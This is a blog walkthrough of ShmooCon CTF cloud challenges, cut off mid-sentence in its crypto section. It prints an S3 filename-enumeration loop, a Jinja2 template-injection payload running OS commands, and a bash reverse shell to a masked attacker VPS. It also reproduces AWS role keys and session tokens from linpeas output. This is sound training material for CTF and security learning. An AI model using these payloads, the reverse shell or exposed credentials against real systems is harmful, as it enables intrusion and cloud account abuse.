ShmooCon CTF
Table of Contents
Over the recent weekend, I found some free time that enabled me to participate in the ShmooCon CTF. While it did not have pwn challenges as I had hoped, they offered a variety of challenges I enjoyed solving. This blogpost is a walkthrough of some of the challenges I managed to solve.
Cloud
Statically Charged
For this challenge, we are provided with a url and upon visiting the link , we get a slideshow of some AI generated images. The site appears to be static and does not accept any form of output.

Checking the source code of the page, we see a comment with the text
Always keep a backupfollowed by a link to an amazon hosted file
Checking the contents of the file using curl, we only get a message
Keep going.
# Single request
curl -i daurazhwtjjqth0tc0n.s3.amazonaws.com/f1de00d4e00000001
HTTP/1.1 200 OK
x-amz-id-2: lUKREIivuvnFWMnU9VJwv+pC2WDGcO5a/pa1r3rWKLDi/+V8jrxKor9CACes6fPRVTSTksw4BWE=
x-amz-request-id: CHK75PJPNX83MRMR
Date: Sat, 13 Jan 2024 07:03:01 GMT
Last-Modified: Fri, 12 Jan 2024 16:28:14 GMT
ETag: "bd81c21790801b9c260eed6fc9dc3fac"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: binary/octet-stream
Server: AmazonS3
Content-Length: 10

Keep going
- Trying to visit the root site at
daurazhwtjjqth0tc0n.s3.amazonaws.com, we get an access denied message, which means we cannot view files/filenames of other files stored on the same path. - I then had the idea to test for IDOR vulnerabilities, by trying different numbers in the filename. I wrote a bash one liner to iterate between numbers from 1 to 500
for i in $(seq 1 500);do curl "daurazhwtjjqth0tc0n.s3.amazonaws.com/f1de00d4e0000000$i";done
- After a while, I got a hit for the file
f1de00d4e0000000300which returned the source code page of the file as well as the flag
# curl daurazhwtjjqth0tc0n.s3.amazonaws.com/f1de00d4e0000000300

from flask import Flask
from flask import render_template
from flask import render_template_string
import requests
from flask import request
import re
# Always keep a backup
# BIC{d89cb791-f5e7-4e7c-9045-6fd4c5cee996}

application = Flask(__name__)
@application.route("/")
def hello(language=None):
    reg = re.compile('.config.|.self.')
    lang = request.headers.get('Accept-Language')
    if reg.search(str(lang)):
        language = render_template_string('snap')
    else:
        language = render_template_string(lang)
    return render_template('index.html', language=language)


if __name__ == "__main__":
    application.run()
Putting in Work
- This challenge was a continuation of the previous challenge. Looking back at the source code of the site, we can spot a Server Side Template Injection Vulnerability at
language = render_template_string(lang)where lang is arbitrary input provided via theAccept-Languageheader inlang = request.headers.get('Accept-Language')
from flask import Flask
from flask import render_template
from flask import render_template_string
import requests
from flask import request
import re
# Always keep a backup
# BIC{d89cb791-f5e7-4e7c-9045-6fd4c5cee996}

application = Flask(__name__)
@application.route("/")
def hello(language=None):
    reg = re.compile('.config.|.self.')
    lang = request.headers.get('Accept-Language')
    if reg.search(str(lang)):
        language = render_template_string('snap')
    else:
        language = render_template_string(lang)
    return render_template('index.html', language=language)


if __name__ == "__main__":
    application.run()
- We also note that the site filters for input that contains the strings

.config.and.self.. Since ssti vulnerabilities allow an attacker to execute arbitrary os commands via python, I used the following command to run os commands on the target.

{{ joiner.__init__.__globals__.os.popen('os_command_here').read() }}

- While solving the challenge, I did not have access to burp, hence I sent the payload using my browser which was a pain. I first sent the
ls -alcommand to view the files in the current directory, then read the flag inflag.txt

- Flag
BIC{9ddac8ff-3770-48e6-b53e-447d5e7558b5}
Troposphere Walking

- I did not manage to solve this challenge during the CTF, but I will document it anyway to show where I got stuck. Since we can execute arbitrary commands on the target, we can trigger a reverse shell so as to run commands efficiently. I used a personal vps (I have masked the ip) for this, but you can use services like
ngrokto achieve the same
{{ joiner.__init__.__globals__.os.popen("/bin/bash -c 'bash -i >& /dev/tcp/x.xxx.xx.xxx/443 0>&1'").read() }}

Upon successful execution, we get a connection back to our attacker machine.

Running
linpeason the box , I came across the following aws credentials and vulnerable role namedctf-vuln-rolewhich i suppose we were supposed to use for privilege escalation.
╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/home/webapp/.local/bin:/home/webapp/bin:/var/app/venv/staging-LQM1lest/bin:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin


EC2 Security Credentials
{
  "Code": "Success",
  "LastUpdated": "2024-01-13T09:25:57Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA3SDZ3PSTO7FELKE5",
  "SecretAccessKey": "I4QxKnFxaQgmrbFsJ08mEz9qLm524qWWuEXnRLRJ",
  "Token": "IQoJb3JpZ2luX2VjELL//////////wEaCXVzLWVhc3QtMSJGMEQCIH7D+ZSFB2ENupcBbY6uLze2kRt9XF2gNas5blZMMNAiAiAArBHxL/QiSXo1eTehAHbb68cbdl4L7DwURtbSEDmrvyrGBAhbEAUaDDc5NDgyNDUwNjUzNCIMl+ECfnpqrx6i3M+wKqMEZ3C9tbMxbC+3hFjQ8a2pUakGrHPCgY+uRjz/swvMPOlirJt9ndWemI+mLAucirRGTK+3Kw1Dye6iimWK7F5vQ8LuKYVptdtilkRVn+eP6jV7Q5Or5ZuBDbyN1M2KYaQEBftW8oYsD7ebXYhANEIxCn2MmLdNk6ZTcliqnKZc0QNeRhW2TX3D7dYaPw3WxdpUEP0dVnyiRbtBIbfjdTQ+eXiy1yZQKbeJfvpzUEmLQudUbpoDrNOcNMql3dGx9c1q3vHpaJOFDWUnbt9xNIGlQqA/U9sEwiGSD2bR5qjkRhCR1VE+FA1mpAU+b8ysLRaTWdl2RgRzEEhoN9to7zX6n4dy/0i4Kie8/HCmHuMA4vzHRJLu1KeNltqEY+5D+9ucpCTvrU9n6oG4rimfLKGp+3Z7WIN5A6CEY/f38pOWG0DL2xN/Nic79uYQfzqsYhCecKhiXle5mVgP6nxGgiSRZLi/FvQ3Lm95FgBCu67RoUeiWEr9oVAmMoUKwZXpf5LGnO6p9QZs5aEaERcfHPiXe/JkONF1denU3uQSPt/UkCzcML5PMewMiRkNC+GsDJbW3kHM9natEK6bZMv2ZZ+Ym8F7xo4ivCshGIJo4LZzjx21QBmU3GDTFNP7kH6RyhESSHtfEgtG63LW/KfsVg2v6WFCR+ABc9Um15YwDvFPe+qCK1ibY9/7XXKKjJL1nkyWQLV0tQsQ9tU9MouHzOASRTxaPDDAromtBjqUAqTKzobr0LRZfSxvkN+EHBTypLlN+xs4WhD+H3eyM4Y+l9iY0MDjEVewyaXaEwfvsXB9jbQl+lnN1fYPwDEO9FaVLpuLrSmb4awawTg62ejSptrgkjdWyIU0W9bs/LCI1Ir6qVDy20kqAUTC6l2fWXx9+RRxQWVKY9L9UQV/os+usbJPv/fkP4n4Tx1ZUFk0WNqSjriWGS4Ex8tuPrGYdi+XS/PkgwcK6Dn6931QLb5ZrgNhdWBRoxGHH7o9H/yOaVSX/PL+ZCZo1Vk68kaHjfM84Cg5I5JsTNYmwI7xT+NPgf1JsfZV+6Z73s+t0o9qGEK/Al8H/EqTE/pnvAR/dX+g9xJDIvlBAe2yctvEN6119bHAtA==",
  "Expiration": "2024-01-13T15:32:10Z"
}


Role: ctf-vuln-role
{
  "Code": "Success",
  "LastUpdated": "2024-01-13T09:26:25Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA3SDZ3PSTF2DYQHSC",
  "SecretAccessKey": "p4/+cDfHOUTTGJy6gen33g53Vzu/T4alQkxaWz30",
  "Token": "IQoJb3JpZ2luX2VjELL//////////wEaCXVzLWVhc3QtMSJIMEYCIQDqd4lwIm5X9alqsdhvXWSLyNQA74KzhtXu5j5eIOng6AIhANxfOovVwNO5FqeCDpe4XnQZl4vZp83OMY0FUsqylOEXKroFCFsQBRoMNzk0ODI0NTA2NTM0Igzl2h0AQnW3A5evIPwqlwUtj3Iu3oHLAEbA2l9boIGRpgE26eQOdw1zc6A/7s6MaqhAfbvUjaLZ8/h9ox+LMW6Fxl5akzX52J/Ob0ixeAvdSfR/t4yqxpD/TeM/MP1aFI6U3gbT/knhknwPGwdWFc/XQYWrtnx2ChDZhoZjFanEnV8+b6yXqWjjYhCdD55DILkcHdhq2+Z0m0kHWD8u7odic59/8LYyGWMTxjVFZbRaBc0HoXmeZtJznRFBx1Bba40l3slOKwdVqptpVCM3vN4VGzKcgq1cMNdgBoq5fK20yKds/Ta7uHIySzKbVORBxJFbvHHdPLca5mR2UyZVCb8EYtKvd7ZSTWXDgHd7Ej4kgkvp3Joc2rWYyS6LMJZz26etrBWTO20PFzCmmxyypIg9QkApbjxQknGV5ENZ+p3SMNlRtMDvy1AV6q/TbXg3RFSrBfWt1aH2+ofV7cBz/7fTQLRz6cVJOSwQlAc+GmJp7+lenYQ3OaY6Ngi4gUyzVYsGJQVk1JJi+gRSDjmWheIxfJI1VL89+OLEA8+8wad90Npye5d1POoOMTFsAHUZbJnKbKCAsRNxw+L1cBeyhuttu+bWXBowuKqMfvsOdnplaxnlBfM1bxSYWlIhOiyjMjtJ27Mz6wpT5/QY8obRLpaxOHYShqLTSFyB+lb565l8Dfcd3TzvWDyASE/VkZdrWG5K+9t+BXz5KKeQrt41+tdU44+Rb8ufBGjq3nb6VyKf0UXMWuFw3Au/+TeONMHEQJv2JAMa9sWSQF3U1pbt4h5/7jrzGu2WrqjhrcS3zbVwNbYwKQ1OWmzanYs2xDxG7F44k20FK9hW/+ihpnn5bcB4GrKexBfy27jmokHW/BFUJRONaG+LH/0wvEKuU32Ws/nYVsNMbCswwK6JrQY6sAGEt9Fdq+7MvIYh5K3wDmaKIdnYDlsKEelEJuvaJXfmiBzzmw7Psd1J3Z8OCxON8oWHr/ynipNV+ANP6kIr7DC9Wwb9TOELfyT6nnsd4RB4qm2L7/pmPdHpCmUZdI2/9LY5CRFy1M/NB9rk7PX9nf34pgiboRX+ai4Bxu+mrpebqkOD+HZSJ0V7t2udgjzSdeiAY20xCAvqDGG7TeThPFTYnwH/6eWO1YxvOH+XdXAABw==",
  "Expiration": "2024-01-13T15:55:51Z"
}


AWS_REGION="eu-central-1"
AWS_ACCESS_KEY_ID="ASIA3SDZ3PSTF2DYQHSC"
AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjELL//////////wEaCXVzLWVhc3QtMSJIMEYCIQDqd4lwIm5X9alqsdhvXWSLyNQA74KzhtXu5j5eIOng6AIhANxfOovVwNO5FqeCDpe4XnQZl4vZp83OMY0FUsqylOEXKroFCFsQBRoMNzk0ODI0NTA2NTM0Igzl2h0AQnW3A5evIPwqlwUtj3Iu3oHLAEbA2l9boIGRpgE26eQOdw1zc6A/7s6MaqhAfbvUjaLZ8/h9ox+LMW6Fxl5akzX52J/Ob0ixeAvdSfR/t4yqxpD/TeM/MP1aFI6U3gbT/knhknwPGwdWFc/XQYWrtnx2ChDZhoZjFanEnV8+b6yXqWjjYhCdD55DILkcHdhq2+Z0m0kHWD8u7odic59/8LYyGWMTxjVFZbRaBc0HoXmeZtJznRFBx1Bba40l3slOKwdVqptpVCM3vN4VGzKcgq1cMNdgBoq5fK20yKds/Ta7uHIySzKbVORBxJFbvHHdPLca5mR2UyZVCb8EYtKvd7ZSTWXDgHd7Ej4kgkvp3Joc2rWYyS6LMJZz26etrBWTO20PFzCmmxyypIg9QkApbjxQknGV5ENZ+p3SMNlRtMDvy1AV6q/TbXg3RFSrBfWt1aH2+ofV7cBz/7fTQLRz6cVJOSwQlAc+GmJp7+lenYQ3OaY6Ngi4gUyzVYsGJQVk1JJi+gRSDjmWheIxfJI1VL89+OLEA8+8wad90Npye5d1POoOMTFsAHUZbJnKbKCAsRNxw+L1cBeyhuttu+bWXBowuKqMfvsOdnplaxnlBfM1bxSYWlIhOiyjMjtJ27Mz6wpT5/QY8obRLpaxOHYShqLTSFyB+lb565l8Dfcd3TzvWDyASE/VkZdrWG5K+9t+BXz5KKeQrt41+tdU44+Rb8ufBGjq3nb6VyKf0UXMWuFw3Au/+TeONMHEQJv2JAMa9sWSQF3U1pbt4h5/7jrzGu2WrqjhrcS3zbVwNbYwKQ1OWmzanYs2xDxG7F44k20FK9hW/+ihpnn5bcB4GrKexBfy27jmokHW/BFUJRONaG+LH/0wvEKuU32Ws/nYVsNMbCswwK6JrQY6sAGEt9Fdq+7MvIYh5K3wDmaKIdnYDlsKEelEJuvaJXfmiBzzmw7Psd1J3Z8OCxON8oWHr/ynipNV+ANP6kIr7DC9Wwb9TOELfyT6nnsd4RB4qm2L7/pmPdHpCmUZdI2/9LY5CRFy1M/NB9rk7PX9nf34pgiboRX+ai4Bxu+mrpebqkOD+HZSJ0V7t2udgjzSdeiAY20xCAvqDGG7TeThPFTYnwH/6eWO1YxvOH+XdXAABw=="
AWS_SECRET_ACCESS_KEY="p4/+cDfHOUTTGJy6gen33g53Vzu/T4alQkxaWz30"
[webapp@ip-192-168-3-4 current]$ aws sts get-caller-identity
aws sts get-caller-identity
{
    "UserId": "AROA3SDZ3PSTIFSFH6LWO:i-0809ab114f0a74a42",
    "Account": "794824506534",
    "Arn": "arn:aws:sts::794824506534:assumed-role/ctf-vuln-role/i-0809ab114f0a74a42"
}
[webapp@ip-192-168-3-4 current]$


aws dynamodb list-tables --profile "ctf-vuln-role"
aws backup list-tables --profile "ctf-vuln-role"
- Unfortunately, I could not find a way to elevate and move laterally using the aws creds 😭 .
Crypto
BarCode ShmarCode

- This was a very easy challenge. Downloading the attached file, we get the image below

- I then uploaded the image to an
